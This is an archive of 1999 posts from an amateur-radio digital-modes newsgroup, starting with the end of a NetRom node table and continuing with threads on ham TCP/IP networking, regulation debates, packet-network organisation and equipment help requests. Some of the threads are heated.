:DB0HOB :DB0HOF HOL :DB0HOL HOLBOX:DB0HOL-1
:DB0HOM :DB0HOS :DB0HOT :DB0HP
Wt :DB0HRH DVMS77:DB0HRH-8 HSK :DB0HSK :DB0HSO
:DB0HUN :DB0HW :DB0HY :DB0IE
MG :DB0II WX :DB0II-6 ATF2 :DB0II-8 KIEL :DB0IL
KIMB2 :DB0IL-1 :DB0ILM :DB0ISW :DB0IY
:DB0IZ :DB0IZ-11 :DB0JES :DB0JNA
:DB0KEU :DB0KFB :DB0KFB-8 GOEBOX:DB0KG
HR :DB0KH HRBOX :DB0KH-8 :DB0KLN KOE :DB0KOE
KOESMB:DB0KOE-5 KOERUF:DB0KOE-7 KOEBOX:DB0KOE-10 KOETCP:DB0KOE-14
:DB0KT :DB0KU :DB0KUN KLEVE :DB0KV
:DB0LAI :DB0LAN :DB0LBC Leck :DB0LEK
Leer :DB0LER :DB0LHR :DB0LIM Lippe :DB0LIP
:DB0LJ :DB0LOE :DB0LPZ :DB0LUC
:DB0MAB :DB0MAK HL :DB0MAR HLRMNC:DB0MAR-1
HLBOX :DB0MAR-5 :DB0MAS :DB0MDF MR :DB0MDX
:DB0ME :DB0MED MEL :DB0MEL :DB0MER
:DB0MFG :DB0MGB :DB0MGB-15 :DB0MGN
MHDduo:DB0MHD :DB0MKA :DB0MKL :DB0MKN
:DB0MON :DB0MSC :DB0MTV :DB0MW
:DB0MWS :DB0MWS-8 :DB0NAU NDH :DB0NDH
:DB0NDK :DB0NDR DAN :DB0NDS :DB0NEI
:DB0NEU :DB0NEY NOM :DB0NHM :DB0NKS
NMS :DB0NMS :DB0NNP SEDX :DB0NOC :DB0NON
:DB0NOR BI :DB0NOS :DB0NWS :DB0OBK-8
HUY :DB0OCA :DB0OCA-8 :DB0ODW :DB0OE
:DB0OFB :DB0OFI OH :DB0OHO KIELMB:DB0OQ
KIMB :DB0OQ-1 OVN :DB0ORT OVN :DB0OVN :DB0PAS
PCH :DB0PCH OL :DB0PDF OLBOX :DB0PDF-8 KEV :DB0PKE
:DB0PRA :DB0PRT :DB0PRT-6 :DB0PRT-8
:DB0PSC :DB0PV :DB0QF-8 :DB0QI
DIN :DB0QS :DB0QS-2 WCONV :DB0QS-4 DinBox:DB0QS-8
:DB0QS-9 :DB0QT :DB0RAV :DB0RBA
:DB0RCP RD-BOX:DB0RDB RDD :DB0RDD :DB0RDX
:DB0RES :DB0RGB RHB :DB0RHB :DB0RHN
:DB0RIE :DB0ROF :DB0ROT :DB0RPL
:DB0RUE :DB0RWI :DB0RWN :DB0RWT
:DB0SAA :DB0SAB :DB0SAC SAK :DB0SAK
:DB0SAU :DB0SAW :DB0SAW-15 :DB0SBK
:DB0SBX :DB0SDT :DB0SDX BADSEG:DB0SEG

SOLTAU:DB0SFA :DB0SGL SHG :DB0SHG SHGBOX:DB0SHG-1
SHGTCP:DB0SHG-10 :DB0SHG-14 :DB0SHL GIBOX :DB0SIF
SIG :DB0SIG :DB0SIP :DB0SLF EL :DB0SM
ELBOX :DB0SM-8 SZSMB :DB0SMB :DB0SOL-1 :DB0SON
:DB0SPB :DB0SPC :DB0SPR :DB0SR
:DB0SRS :DB0STG SL :DB0SUE SLCLX :DB0SUE-7
LWL :DB0SWM :DB0SWR SYLT :DB0SYL :DB0SYS
:DB0SYS-9 :DB0SZB :DB0TCP :DB0TEM
TGMFLX:DB0TGM TGMTNN:DB0TGM-11 TGMBOX:DB0TGM-15 :DB0THA
:DB0THE :DB0TOD :DB0TRI :DB0TTM
:DB0TUD :DB0UAL :DB0UNI :DB0USA
:DB0USI :DB0UTH VERDEN:DB0VER :DB0VER-3
:DB0VS :DB0WAI ALF :DB0WAR Bonnd :DB0WBD
WDR :DB0WDR :DB0WGS WHV :DB0WHV WHVBOX:DB0WHV-8
:DB0WIL :DB0WIZ WOB :DB0WOB :DB0WST
:DB0WZB :DB0XO :DB0YAB :DB0ZB
:DB0ZDF :DB0ZKA :DB0ZKA-8 :DB0ZWI
MHD-WX:DB3LN-6 :DF0ANN HH :DF0HMB HHMBX :DF0HMB-5
KS-WX :DF1FV-6 PEBOX :DK0MAV :DK0MNL MGBox :DK0MWX
WCY :DK0WCY Bake :DK0WCY-5 :DL0FFW-10 :EA1URF-10
:EA7URC-5 :EA7URC-8 :F1BBI-2 :F1DRW
:F1DRW-7 :F1IHF-2 :F1IRW-2 :F5GI
:F5KCC :F5KDT :F5KDT-7 :F5KFZ
:F5KGF :F5KMI-2 :F6BIG-2 :F6KAT
:F6KAT-8 :F6KDF :F6KDL :F6KFG
:F6KFG-2 :F6KFT :F6KIM :F6KIM-8
:F6KKN :F6KKR-10 :F6KMO :F6KNP
:F6KUP :F6KVE :F6KVE-9 :F6KWP
:F8KLY :F8KLY-6 :F8KLY-7 :F8KOX
:HA6DX ZHGATE:HB9AE zrhtcp:HB9AE-1 AG :HB9AJ
:HB9AJ-4 AG-BOX:HB9AJ-8 :HB9AJ-9 SARTG :HB9AK
KW-BOX:HB9AK-9 Titlis:HB9AK-14 SH :HB9AU SHXNET:HB9AU-7
SH-BOX:HB9AU-8 :HB9BI :HB9C :HB9C-14
:HB9CC-7 BergTG:HB9CC-9 :HB9CGB :HB9CGB-8
:HB9DA :HB9EAS :HB9EAS-7 :HB9EAS-8
:HB9EI BERN :HB9F BERN :HB9F-14 :HB9GL
:HB9GL-7 :HB9GR :HB9GR-7 :HB9H
:HB9HAI :HB9IAC :HB9IAC-6 :HB9IAC-8
:HB9IAC-11 :HB9IAP :HB9IAP-10 :HB9IAP-11
:HB9IAP-13 Ulmi2 :HB9IG :HB9LU Luzern:HB9LU-9
BE_SUD:HB9N :HB9N-7 :HB9OK CHRUGG:HB9OS
:HB9OS-7 :HB9OS-13 :HB9P :HB9PD
:HB9PD-7 :HB9PD-8 :HB9RF :HB9RF-7
:HB9SDB-11 :HB9SDB-12 :HB9TF :HB9VC
:HB9W :HB9W-1 :HB9W-2 :HB9W-8
:HB9W-11 :HB9W-12 ZURICH:HB9ZRH :HG1PNK
:IK1IYU :IK1MAP :IK1MVX-8 :IK2ILM
:IK2NHL :IK2QCA-8 :IK2UUB :IN3TRX-8
:IR1GSM :IR1SM :IR1SMB :IR2CYE
:IR2PV :IR2SO-9 :IR2UUB :IR2VLS

:IR3BZB :IR3BZE :IR3BZG :IR3BZM
:IR3BZP :IR3BZZ :IR3SB :IR3TN
:IR5PIT-7 :IR5PWJ-7 :IW1ELO :IW2CYE-1
:IW2FPO :IW2GUR-1 :IW2GUR-10 :IW2HBU-8
:IW2IOK :IW2JKS :IW2LBR :IW2MLN
:IW3AQL-8 :IW4CNQ-8 :IW7CHV-3 LUXHST:LX0HST
:LX0HST-8 :LX0HST-10 :LX0HST-11 LUXHSP:LX0HST-14
:LX0IST :LX0IST-2 ONtoLX:LX0PAC :LX0PAR
:OE1XAB :OE1XIB :OE1XIR :OE1XIR-9
:OE1XIR-13 :OE1XIR-15 :OE2XKR :OE2XOM
:OE2XSR :OE2XUM :OE3XBR :OE3XBS
:OE3XLR :OE3XNR :OE3XPR :OE3XSR
:OE3XZR :OE4XLC :OE5XBL :OE5XKR
:OE5XSR :OE6XHR :OE6XPR :OE6XSR
:OE6XWR :OE7XAR :OE7XBB :OE7XDR
:OE7XER :OE7XFR :OE7XGR :OE7XIR
:OE7XKR :OE7XLR :OE7XMR :OE7XNR
:OE7XOR :OE7XPR :OE7XTR :OE7XVR
:OE7XWR :OE7XXR :OE8XDR :OE8XHR
:OE8XPR :OE9XFR :OE9XPI :OE9XPR
:OK0DXB :OK0DXI :OK0DXP :OK0NA
:OK0NAD :OK0NAL :OK0NAS :OK0NAX
:OK0NB :OK0NC :OK0NCC :OK0NCG
:OK0NE :OK0NE-8 :OK0NF :OK0NFD
:OK0NFE :OK0NGB :OK0NH :OK0NHB
:OK0NHC :OK0NHD :OK0NHK :OK0NHN
:OK0NHO :OK0NHR :OK0NI :OK0NJ
:OK0NJI :OK0NK :OK0NL :OK0NLA
:OK0NLL :OK0NMA :OK0NMB :OK0NMG
:OK0NMU :OK0NN :OK0NO :OK0NOJ
:OK0NOP :OK0NPI :OK0NPS :OK0NPS-10
:OK0NRH :OK0NS :OK0NSR :OK0NSU
:OK0NT :OK0NTB :OK0NTB-8 :OK0NTU
:OK0NTV :OK0PAB :OK0PAD :OK0PBB
:OK0PBR :OK0PHL :OK0PJI :OK0PKL
:OK0PKM :OK0PKR :OK0POK :OK0POV
:OK0PPL :OK0PPP :OK0PPR :OK0PRG
:OK0PRK :OM0NVB-15 :OM0NWA :OM0NWA-13
:OM0NZL :OM0PBL-11 :OM3KGQ :OM3KIJ
:OM3RAL Brugge:ON0ABT Antwer:ON0ANR SATBBS:ON0ANR-5
G'Berg:ON0APW Gent :ON0AWP LGE-hf:ON0BEL MNS :ON0BOR
BRUXNE:ON0BWP :ON0BWP-4 BWPBBS:ON0BWP-5 CLR :ON0CHA
Clrbbs:ON0CHA-5 Kortry:ON0CK :ON0CK-4 KTKBBS:ON0CK-5
DX-Clu:ON0DXA :ON0DXB DX-KTK:ON0DXK :ON0EUL
:ON0EUL-15 :ON0KUL D0 :ON0LUX :ON0LVN
MSA :ON0MSA NMR :ON0NMR Oudena:ON0OB OOSTVL:ON0OB-5
Aalst :ON0OH LLV :ON0PLL Diksmu:ON0PWG RAT :ON0RAT
BRU :ON0RTB BRUBBS:ON0RTB-5 SATbbs:ON0SAT TOR :ON0TOR
RIGI :ON0ULG CEDBBS:ON1CED :ON1CED-4 Knokke:ON1CGI
HOR :ON1MDS :ON4AAK :ON4AAK-1 HAS :ON4AIC

HASBBS:ON4AIC-5 :ON4LAR LGE :ON5VL LGEbbs:ON5VL-5
:ON6AR ESBJRG:OZ2DIJ FYN :OZ3DID SYF2 :OZ3DIJ-2
SYF7 :OZ3DIJ-7 MIDFYN:OZ3DIZ ALS2 :OZ4DIC-2 ODENSE:OZ5BBS
DABBS :OZ5BBS-2 DYRED :OZ5DIG DYRCLX:OZ5DIG-7 Krusaa:OZ5PAC
SjBox :OZ6BOX AGER :OZ6DIG ESBOX :OZ7BOX ESBOX2:OZ7BOX-2
Breda :PA0HWB Vliss :PE1CYN Alb :PI1ALB Frk :PI1APP
:PI1AWT BREDA :PI1BRD Midden:PI1CDR DAZlap:PI1DAZ
FlxNet:PI1DRS EHV :PI1EHV ESTEC :PI1ESA GRN :PI1GAS
NBwTCP:PI1GTB HDR :PI1HDR DnHaag:PI1HGL HGL2 :PI1HGL-12
Haarlm:PI1HLM Breda :PI1HWB Joure :PI1JYL :PI1LGR
HVS :PI1NOS AxnShm:PI1PNF Drente:PI1PWD Brd4k8:PI1PWG
RMD :PI1RMD UTR :PI1RNI Dockum:PI1RWD SHB :PI1SHB
Twente:PI1THT UDENIP:PI1UDN HGLD :PI1UTR Apeldo:PI1VRZ
Apeldo:PI1VRZ-9 Enkhui:PI1WFL axWFL :PI1WFL-9 WNO :PI1WNO
YRC :PI1YRC :PI1ZWL :PI1ZWL-10 :PI4TUE
ESRAC :PI5EHV DXCTUE:PI5EHV-8 APDBBS:PI8APD APDaxn:PI8APD-9
TweBBS:PI8DAZ :PI8DRS-8 CLX :PI8DXC DXCLUS:PI8DXE
DXBRD :PI8DXH :PI8DXH-8 WWDX :PI8DXH-9 TPP :PI8HGL-4
BBSBRD:PI8HWB :PI8JOP DreBBS:PI8PWD DOCKWW:PI8RWD-9
SHBBBS:PI8SHB TMA :PI8TMA-9 LINFBB:PI8WFL cluSSe:PI8WFL-6
EHVBBS:PI8ZAA :PI8ZWL :RK2FWA-1 :RZ6HXM
:S55DKG :S55YKO :SP2PZH :SP4PSS
:SP6KBL :SP6KBL-8 :SP6YCU :SR2DBY
:SR2DGD :SR2DGD-5 :SR2DWL-2 :SR3BGO
:SR3DGN :SR3DGO :SR3DLE :SR3DLS
:SR3DZG :SR4DON :SR4DON-1 :SR4DON-2
:SR4DON-4 :SR4DON-9 :SR4MBX :SR6BBS
:SR6BDX :SR6BOX :SR6DBC :SR6DJG
:SR6DOP :SR6DWB :SR6DXC :SR7DBE
:SR9BKR :SR9DIP :SR9DKR :SR9DOL
:SR9KBY :SR9ZAA :SR9ZAA-12 :SR9ZDN
:YO2KJY-5
Twente:PI1THT}

Ok, that's 860 nodes in the table. What do you get on a typical US node?

Rob
--
+---------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+---------------------------------+--------------------------------------+

4002. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s9069$2m0$1@nnrp1.deja.com>
Source record: 16588

> These radios run in ham bands?
>
> If not, then what do ham radio rules have to do with anything.
> Oh, just ONE little thing: the FCC has been known to suspend
> ham licenses for violations in other services.

These are not for Ham radio by themselves. Even if the radio operated all within the Ham 2.4 GHz band, it would still be illegal. Thus, the only use of these devices, is to network Ham radio.

For example, a 200 ft high tower with three cards, and antennas mounted to each leg, with 120 degree beamwidth. The 100 mW would be sufficient for a small town and full coverage.

Using this technology a full limit linear at the end of town, can be used by the retirement villages Ham operators, who are restricted from such power by zoning laws. Another example, can be to interlink HF, 2m, and 70cm nodes. Part 97 rule data can flow over Part 15 rule devices with no restrictions.

What would you rather have us do? Use the telephone modems?

Steve

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4003. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7s9131$36u$1@nnrp1.deja.com>
Source record: 16589

> > I don't expect non-veterans to understand.
>
> I'll have to take exception to that, Steve. I know a number of
> veterans who are perfectly rational.

I'm rational, otherwise how could I have identified your fantasy of Europe (and that covers a lot of square miles) being better than the U.S. without 1) ever being there, and 2) never doing any research.

Do you make this shit up as you go along?

Rational as rational can get.

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

4004. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s7pgn$19ql@enews4.newsguy.com>
Source record: 16590

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:7s6pdi$n0f@dfw-ixnews21.ix.netcom.com...
> Folks:
>
> Charles:
>
> Maybe it's time for those old Rules governing ham radio which forbid
> broadcasting and retransmission of commercial material and advertising on
> the air, to be recinded. Particularily in the case of digital networking.

Remember 6-8 months ago when I was ridiculed for suggesting that the tcpip types, almost certainly led by TAPR, would attempt to turn Amateur Radio into another CB Zoo, just to further the "Ham ISP" idiocy?

Well, there you go, folks, right from the horse's mouth.

What I do not understand is why these people do not just migrate off to CB, if that's what they want.

Notice how he thinks the rules should MOST PARTICULARLY be dropped for digital networking?

Of course, we all know as hams that using Radio and following the rules are not as important to us as when handling digital info as it is for analog info.

As long as it's digital, anything goes, right? Ham Radio kiddie-porn, anybody?

Sorry, but I consider anyone who would contemplate undermining the entire amateur radio service in order to facilitate a desire to get "freebee Internet access" as being somewhat less than human.

At best, I might think of you as a self-absorbed, antisocial moron.

Especially when you could get exactly what you claim to want on the CB frequencies, as the European LandLine Lids do.

Gee, I sure would like the ARRL and FCC to wake up and smell the coffee on this issue. These idiots need to have their dream bubbles burst for them, so they can move on to CB and hams can go back to doing ham radio.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4005. Re: FSK31, no not PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s7q86$1a4v@enews4.newsguy.com>
Source record: 16591

Carl R. Stevenson <wa6vse@fast.net> wrote in message
news:7s6ta2$l9t$1@news1.fast.net...
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> And I was apparently wrong. I had not heard of "FSK31."

Join the club!

I've never heard of it, either.
--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4006. First DJ/radio program I've found with a compressor, true auto mixing, and knows the beat.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: DJ Rail <dj_rail@yahoo.com>
Message-ID: <sOKF3.77$Ff3.7059@nsw.nnrp.telstra.net>
Source record: 16592

Hey fellow DJs and audioheads...

I can't believe I found what I have been looking for so long!!!! ....

A decent DJ program that does everything you really need and with style.

I'm sick of DJ programs that promise the earth but are too impractical to even consider. Well, now I've found one that truly does what it claims.....

OtsJuke DJ fully handles volume with a built-in AGC, compressor and limiter!

Plus it actually does decent mixes using auto-detected points. It's got this program which you run on ya MP3s and it calculates it all for ya while ya sip a coffee. Buggered if I could be stuffed putting them all in myself anyway.

And there's no 2 second latency issues. Volume, pitch and a tempo shifter all respond instanty. And tis got a 20 band GraphicsEQ in it too, and unlike most it responds instantly!!!!

if anyone figures out how it works out the beat in the song let me know. I thought that was impossible.

I think the best thing is the clear interface it so simple - it's just too easy. with all this extra time saved I guess i'll have a chance to become a bit more creative in my work.

It says on the web page it only got release on the 9/9/99. Must of been a product of all those supposed malfunctions, actually going well! All the good karma made this cool DJ/radio program.

Anyway if ya interested go to http://www.otsjuke.com

The demos pretty quick to download.

Chow,
DJ Rail

4007. Re: Ham tcpip network = pipedream

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s80f7$2g5b@enews2.newsguy.com>
Source record: 16593

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7uecgl.j3l.nomail@linux.pe1chl.ampr.org...
>
> Ok, that's 860 nodes in the table. What do you get on a typical US node?

I've seen NetRom nodes lists about that long, but of course you could only connect to a few of them. The great majority ended up there from propagation peaks, etc, and were hundreds of miles away with no real path.

US hams are used to this, so be sure to let them know the percentage of nodes on that list that can actually be connected to. (a rough estimate based on experience should do fine)

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4008. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s87vp$1tpm@enews3.newsguy.com>
Source record: 16594

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:bEuF3.2012$1i3.34385@nuq-read.news.verio.net...
>
> Charles Brabham wrote in message <7s5d9d$1m4h@enews4.newsguy.com>...
>
> >
> >If each large-scale network had a "HF coordinator", then multiple HF
> >stations within the network's coverage area could be recruited and
> organized
> >so as to eliminate duplicated efforts and organize forwarding chores with
> HF
> >stations associated with other VHF/UHF nets.
>
>
> Here, the issue seems to be, as I've been told by locals, not so much of
> duplicating effort, but of knowing which messages go to HF forwarding,
> and which go to the satellite gateway.

That would be part of the HF coordinators' job; To get together with the
various SYSOPS, work out such questions and pass on the drill he works out
to all the HF SYSOPs on that net. Nobody has to wonder what to do, or how to
handle things.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4009. Weather fax receiving software for PK 232 wanted

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Steve Heller <stheller@koyote.com>
Message-ID: <EbDnNzZDqf0NNIIuLpMGrs2ftn8S@4ax.com>
Source record: 16595

I would appreciate any leads on where I can find some weather fax software that will run with my PK 232 TNC. It doesn't have to be fancy, and I'm not planning to send any weather faxes (if that's an option anyway). Freeware, shareware, or commercial software are all acceptable.

--
Steve Heller, WA0CPP
PGP public key available from http://pgpkeys.mit.edu:11371
http://www.koyote.com/users/stheller/homepage.html
Author of "Who's Afraid of C++?", "Who's Afraid of More C++?", "Optimizing C++", and other books

4010. I need help with a KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: MD Miller <mdmiller@nospam.sybercom.net>
Message-ID: <uEOF3.3371$xA5.7639787@firenze.visi.net>
Source record: 16596
Cross-posted to: alt.ham-radio.packet,alt.radio.amateur.club.taparc,rec.radio.amateur.antenna,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space

I inherited a Kantronics KPC 3 from my father in law, and I cant find anything that goes with it.

I need to get
1. Copy of a manual and instructions
2. I need to know where to get the software for it
3. What type of AC adapter goes on this unit
4. How to wire up the cabling to a PC
Any and all help would be greatly appreciated
Thanks

4011. Let's Get Serious!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7s89d4$1uok@enews3.newsguy.com>
Source record: 16597

A large-scale packet network is and should be treated as a social entity. In most if not all cases, it is the result of an organized effort by a club or organization in the first place, so this should take no great leap of the imagination. The trick is to match up that organization's structure and attitudes with it's goals. This needs to be adjusted in all cases I've seen here in the US, as these organizations are usually patterned after the familiar repeater organizations hams have had going for quite some time, and that model is not really up to the task.

Ask any packet networker who's been at it a while, and he will tell you tales of burnout that would re-curl your short hairs. A few key people do all the work, and everybody else is just along for the ride.
That's great, if you are only planning on putting up a few repeaters, but I believe it is universally recognized that it doesn't work for very long with a large-scale digital network. Once the initial growth spurt peters out, things start going to the dogs.

Clearly, a different way of doing things needs to be looked into.

It's my feeling that there is a need to work on a model for setting up and staffing an organization dedicated to building, developing and maintaining a large-scale digital ham radio network. What specialized jobs besides "HF coordinator" might be needed in order for the network to function as efficiently, effectively and smoothly as possible?

One function that is regularly overlooked is a Funding Czar. Most ham organizations get along just fine by collecting reasonable dues or maybe having an occasional event such as a Ham-Fest in order to put a little something in the kitty. A club that intends to run and maintain a large-scale ham digital net needs to take funding a little more seriously than that. Setting up a small cluster of local repeaters and running an digital RF
network with a 600 mile footprint are two entirely different things. We need to recognize that fact and act accordingly.

A funding Czar's main job would be to oversee the operation of a non-profit organization. As with all non-profit organizations, it's main purpose would be to generate funding and materials in order to perform a public service. (emergency communications and scientific research, in this case) For this reason, a professional should be hired and told that he will be generating his own salary. Work out a legal and satisfactory cut, familiarize him with your goals, and turn him loose.

There are numerous ways for non-profits to generate funds, including accepting donations of radio equipment and even towers from local corporations and government agencies that are upgrading to new equipment.

You get a stack of UHF Micors and rolls of used but good heliax, they get a tax write-off for the market value of the equipment without having to market it. Sell it all to your in-house networkers at a bargain price, or to other hams at the regular market price.

Why not pay a few folks to clean up, recrystal and calibrate that stack of rigs, each matched up with a modem or TNC for true "plug 'n play" medium to high speed networking that can be done without a service monitor? Doing this solves the "expert burnout" problem quite handily, and puts you in a good position to have ready spares on hand for rapid repair of a node that develops trouble. Just jerk out the whole setup and replace it with a new, perfectly calibrated one and put the malfunctioning modem/radio pair in the junk pile for parts or possible repair. An appliance operator job. No burnout.

Since you can now afford to; Build parallel, redundant links so that the loss of one node will not interrupt service, instead only slowing things down a bit until it can be replaced or repaired. Bulletproof your network.

And so on...

How about a "maintenance coordinator", who ships off the replacements to where they need to be and assists the node-ops with technical questions over the phone or email?

Let's get serious!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4012. help for a problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-21 00:00:00 UTC
From: kk <kkmdg@hotmail.com>
Message-ID: <01bf045e$6a1d3840$ea1b0497@default>
Source record: 16598
Cross-posted to: alt.backrubs,rec.radio.amateur.digital.misc

I have a problem for my test at university, telecommunications course.
The system is a 2-psk with a carrier ar omega0.
The propagation block is modeled by a two-ray signal: one direct ant other
reflected, with an relative amplitude ro, and relative delay tau.
At receiver, the filter is matched at modulation impulse.

the questions are:

1) calculate the power of carrier after the propagation block (assume Vo
the amplitude of carrier)
2) dimostrate that the probability of error is:

P= 1/4 erfc(sqr(W)) + 1/4 erfc((sqr(W)(1-(1/1+ro)2tau/T))

where W=Pr/2NoB

B=1/T (T simbol time)
Pr=Power of carrier before matched filter at after propagation block.
No= bilateral spectrum of noise.

Thanks for all reply.
Ing. G.D. (Napoli)
one101@oneonline.it

4013. Electro Maven URL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Barry Chalcroft <bchalcroft@home.com>
Message-ID: <37E84E3B.5FD71609@home.com>
Source record: 16471

All,

I need the URL for Electro Maven. Just bought a GPS board and they
forgot the cables. Thanks All.

CUL,
-barryc
N5NWI

4014. Advise needed on Digital Mode.....

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Reinhard Sual <ReinhardSual@navy.org>
Message-ID: <vs2G3.160$bF1.1228@news>
Source record: 16472
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

I am new on digital mode. I am in a stage on adding digital equipment, and considering the MFJ-1270 series or Kamtronics KamPlus....
I want to do both HF and VHF digital using my FT-847....
Any idea, comment, advise is really appreciated!

Reinhard Sual
http://www.geocities.com/reinhardsual

4015. Re: Electro Maven URL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: Antoon Milatz <antoon.milatz@tek.com>
Message-ID: <37E86D67.55F8B7D1@tek.com>
Source record: 16473

mavin.com

Barry Chalcroft wrote:

> All,
>
> I need the URL for Electro Maven. Just bought a GPS board and they
> forgot the cables. Thanks All.
>
> CUL,
> -barryc
> N5NWI

4016. Re: The Aplication Mantra

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s9qnj$ih2@dfw-ixnews8.ix.netcom.com>
Source record: 16474

Charles:

Think about it . . . changing the Rules and deregulation is how good ole packet radio got started in the first place!

I was just trying to get some "new think" going. Heh, heh. We will need it for the next millenium!

Hey I'm an old timer too, but probably not as long as you though.

I'm licensed since 1957 (42 years), held four different calls, amateur Extra, hold a couple of FCC commercial licenses, GROL & Commercial Radiotelegraph, T2 both with Radar Endorsements. I'm a long time member of ARRL, QCWA
(#21317, 40 year pin), FISTS (#5946).

And so I think I have paid my dues and I have a right to try and shake things up! Heh, heh.

Ham packet radio got started by someone deregulating and changing the Rules. Charlie you wouldn't even be operating on packet today if some pioneers had not busted the regulators to change the Rules and reduce the Regulation of our service!

Hey, I was in on amateur packet at the "start" in Montreal (VE2POB) & Toronto (VE3DZK) back in the 70's, when Dr. John DeMercado, then the Director General of the Canadian DOC (The chief Regulator!), which then governed all Canadian Radio licencing, decided by himself to deregulate, to allow packet on radio. (The FCC did not do this in the States for a long time later! several years as I recall.).

Then Dr. John, the Chief Regulator created the world's first Morse Code Free amateur license. More deregulation!

He created the Canadian Digital Amateur Radio Operators Certificate. Well not many got that license, heh, heh! Talk about Morse Code tests keeping out the unwashed. There was no Code in that test, heh, heh. Dr. John made the exam for that certificate so tough, the questions and math on queueing systems and packet routing algorithms were so tough that only computer scientists or computer engineers could pass, heh, heh. BTW . . . Dr. John had been a graduate student of Leonard Klienrock's at UCLA.

It turns out that Dr. John was indeed a Ph.D. Computer Scientist and he had a DEC LSI PDP11 (On loan from the Canadian government?) in his basement and he wanted to do packet radio without having to learn the code, himself. Heh, heh.! I don't think that Dr. John even knew what bandwidth was, in meetings that I attended in Ottawa where he spoke, he kept refering to

bandwidth in units of "characters per second"! Heh, heh. And . . . he was regulating radio.

Then the Vancouver Canada VADC group developed the TNC1 to spread packet wider in Canada.

Some time after that the FCC deregulated and legalized packet in the States and some strange group in Tuscon, named TAPR picked it up created a TNC2 and made the design available to Martin F. Jue at MFJ, and the rest is history. .. .

But Charlie. . . . I was there at the birth of ham packet radio, and I am here to tell you that it was created by deregulation and changing of Rules. Now the rest of the world is passing us all by!

We gotta do something to fix it, and I believe that changing the Rules, which is what Dr. John did in Canada just to get it started in the first place is the only way to fix the problems that you Charlie keep bitching about!

Dammit Charlie all you can do is complain about folks siphoning off traffic to the Internet. I say lets use that to our advantage.

We just can't keep doing it the same old way! If we do, it'l be the end for sure. And . . . those Europeans with their more socialistic approach to things are not going to help us Americans, it's not the American way. Here in America we are leading the world with the Internet. I say let's couple ham radio and the Intenet and get turbo charged.

Thoughts?

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message news:7s97sr$269i@enews4.newsguy.com...
>
> Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
> news:7s93n4$m57@dfw-ixnews11.ix.netcom.com...
> > Charlie:
> >
> > I am not proposing having the Rules recinded or reduced just for Digital
> > Networking but for all ham radio activities!
>
> That experiment has already been tried with the CB bands. It didn't work
> out.
>
> If you think a lack of regulation is the way to go, check out the CB bands.
>
> Let us know how it goes! That's the only place you are likely to see a
> deregulated radio service. The FCC learned their lesson about that quite a
> while back.
>

> --
>
> Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4017. Re: My 2 cents on radio/internet/A-types/B-types

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-22 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7s9rg3$it7@dfw-ixnews8.ix.netcom.com>
Source record: 16475

Dan:

Hey man, you'r using tcp/ip right now on this band, and having fun. Heh, heh.

